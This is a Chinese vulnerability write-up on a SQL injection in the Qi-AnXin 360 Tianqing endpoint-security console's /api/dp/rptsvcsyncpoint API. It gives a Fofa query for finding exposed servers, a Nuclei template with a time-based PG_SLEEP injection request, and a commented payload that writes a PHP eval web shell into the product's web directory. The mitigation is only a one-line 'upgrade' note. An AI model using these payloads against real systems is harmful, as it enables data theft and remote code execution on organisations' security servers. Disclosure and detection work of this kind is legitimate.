# 奇安信360天擎rptsvcsyncpoint SQL注入漏洞

## 漏洞描述

奇安信360天擎rptsvcsyncpoint SQL注入漏洞，攻击者可通过此漏洞获取敏感信息。

## 漏洞复现

1. Fofa

banner="QiAnXin web server" || banner="360 web server" || body="appid\":\"skylar6" || body="/task/index/detail?id={item.id}" || body="已过期或者未授权，购买请联系4008-136-360"



2、部分界面如下



3、nucle脚本验证如下

id: qianxin-tianqing-rptsvcsyncpoint-sqli

info:

name: qianxin-tianqing-rptsvcsyncpoint-sqli

author: m0be1

severity: high

tags: qianxin,sqli

description: 奇安信天擎存在SQL注入漏洞，攻击者可通过此漏洞获取敏感信息。

metadata:

fofa-query: banner="QiAnXin web server" || banner="360 web server" || body="appid\":\"skylar6" || body="/task/index/detail?id={item.id}" || body="已过期或者未授权，购买请联系4008-136-360"

verified: true

max-request: 1

http:

- raw:

- |

@timeout: 50s

GET /api/dp/rptsvcsyncpoint?ccid=1%27;SELECT%20PG\_SLEEP(3)-- HTTP/1.1

Host: {{Hostname}}

matchers:

- type: dsl

name: mysql


dsl:

- "status\_code\_1 == 200 && duration>=3 && contains(body,'file\_count') && contains(header,'application/json')"

#rce：/api/dp/rptsvcsyncpoint?ccid=1';create table O(T TEXT);insert into O(T) values('<?php @eval($\_POST[1]);?>');copy O(T) to 'C:\Program Files (x86)\360\skylar6\www\1.php';drop table O;--

#1.php

其实外网存在的也不多了，记录下漏洞。



## 修复建议

1、升级到安全版本